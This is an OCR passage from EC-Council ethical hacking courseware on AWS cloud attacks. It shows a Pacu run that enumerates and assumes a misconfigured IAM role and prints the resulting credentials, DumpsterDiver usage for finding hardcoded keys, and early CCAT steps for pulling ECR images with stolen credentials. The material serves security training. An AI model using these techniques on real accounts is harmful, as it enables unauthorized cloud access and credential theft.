
- **Exploiting Third-Party Software**

  Many online services require access to the AWS environment so that their software or applications can work properly. Some organizations deploy third-party software or applications for easily managing or securing their cloud services. If an attacker compromises third-party software, he can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager for managing various cloud services. If an attacker compromises the password manager, he can easily gain high-level access to the cloud environment.

- **Insider Threat**

  Insider threat arises mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise the credentials separately for performing malicious activities. These types of insiders pose a serious threat to the organization and the AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit the cloud services using his credentials and performs direct code changes leading to information disclosure to the public.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hijacking Misconfigured IAM Roles using Pacu

AWS IAM policies, such as AssumeRole permissions, are flexible, but misconfigurations in the role permissions can open doors to various attacks. For instance, if the role "AWS":"*" (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.

Figure 19.67: Screenshot of an AWS IAM misconfigured policy

Attackers use tools such as Pacu, an open-source AWS exploitation framework for enumerating and hijacking IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when the role is identified. It can also identify misconfigured roles and auto-assume the identified roles, and subsequently exposes the role credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can run the Pacu script below for assuming a role. Before running the script, attackers need to obtain a target account ID for assuming a role.

```
assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as "5" and "ADS," and the misconfigured role "APIGateway". The script then assumed the role and exposed the role credentials in JSON format. Attackers can later use the role credentials for performing other targeted attacks.


```
PS C:\Users\      \Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34      58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34      58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34      58:role/5

  Found restricted role: arn:aws:iam::34      58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34      58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34      58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7DSLMANDEQMCZL5",
    "SecretAccessKey": "dteGVIhL+tj+iwo/vgMGXjuM+/xtllBTufxEzFgR",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK03iqs6GoTJgzqlCCL4AVTsLgFCTYbk6ZP8t+HOTqBTAfZx6WWQLRGGLwpvt2ohM
81Wq+P96OXQgnKLN/9vZQ8WqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWixkcQIRjqMor0VaWi0YChFJgXhrGXVNTuBolF2+ZKcMVn8BN2tunb+
56STqv+90Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6q5JUvntSouYKAyTUP2G+bUXdoH2xtAlDSPge9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXgltwF",
    "Expiration": "2018-08-28 21:28:05+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ          ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34      58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34      58:role/5
    arn:aws:iam::34      58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Figure 19.68: Screenshot of the Pacu assume_role_enum script

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a **large volume of file types** while scanning hardcoded secret keys such as AWS access keys, SSL keys, and Microsoft's Azure keys
- Attackers use this tool to identify any **potential secret leaks** and hardcoded passwords in the target cloud services



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking AWS Access Keys using DumpsterDiver

Source: *https://github.com*

DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.

Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o
OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY]
[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS
[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]
[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- -p LOCAL _PATH → Path to the folder containing files to be analyzed.
- -r, --remove → Set this flag to remove files that do not contain secret keys.
- -a, --advance → Set this flag to analyze files using rules specified in 'rules.yaml'.
- -s, --secret → Set this flag to analyze files in search of hardcoded passwords.
- -o OUTFILE → Generate output in JSON format.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.69: Screenshot of DumpsterDiver

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS credentials**

  Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the "**Enumerate ECR**" module to list the details of available ECR repositories.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.70: Screenshot of CCAT showing ECR repositories

- **Step 2: Pull the target Docker image**

  Attackers from the list of ECR repositories detect and pull the Docker image belonging to the target organization. An attacker can use the CCAT "**Pull Repos from ECR**" module to pull the target repository.

